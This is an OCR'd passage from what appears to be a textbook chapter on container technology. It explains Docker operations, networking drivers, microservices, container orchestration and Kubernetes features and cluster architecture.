

Figure 19.21: Docker architecture


Docker Operations

Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images



Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called **microservices** that work together, each performing a unique task
- As each microservice is packaged into the **Docker container** along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms

Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called microservices, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize the data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.

Docker Networking

- Docker **connects multiple containers** and services or other non-Docker workloads together
- The Docker networking architecture is developed on a set of interfaces known as the **Container Network Model** (CNM)
- The CNM provides application portability across heterogeneous infrastructures

Docker native network drivers

- **Host**: Allows the container to implement the host networking stack
- **Bridge**: Creates a Linux bridge on the host that is managed by the Docker
- **Overlay**: Enables container to container communication over the physical network infrastructure
- **MACVLAN**: Creates a network connection between container interfaces and its parent host interface or sub-interfaces
- **None**: Allows the container to implement its own networking stack and is isolated from the host networking stack

Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox**: Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint**: To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network**: A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers**: The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers; namely native and remote network drivers.

- **IPAM Drivers**: IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Docker engine includes five native network drivers, as discussed below:

- **Host**: By using a host driver, a container implements the host networking stack.
- **Bridge**: A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay**: An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN**: A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None**: A none driver implements its own networking stack and is isolated completely from the host networking stack.

Docker also includes three remote drivers created by the community or vendors, which are compatible with the CNM:

- **Contiv**: Contiv is an open-source network plugin introduced by Cisco for building security and infrastructure policies for multi-tenant microservices deployments.
- **Weave**: Weave is a network plugin that is used to build a virtual network for connecting Docker containers spread across multiple clouds.
- **Kuryr**: Kuryr is a network plugin that implements the Docker libnetwork remote driver by using Neutron, an OpenStack networking service, and also includes an IPAM driver.

Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers

What is Kubernetes?

- Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for **managing containerized applications** and microservices
- Kubernetes provides a **resilient framework** for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications

Kubernetes Features:

- Service discovery
- Load balancing
- Storage orchestration
- Automated rollouts and rollbacks
- Automatic bin packing
- Self-healing
- Secret and configuration management

Kubernetes Cluster Architecture

What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features provided by Kubernetes:

- **Service discovery**: Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing**: When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration**: Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks**: Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing**: Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

- **Self-healing**: Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management**: Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:

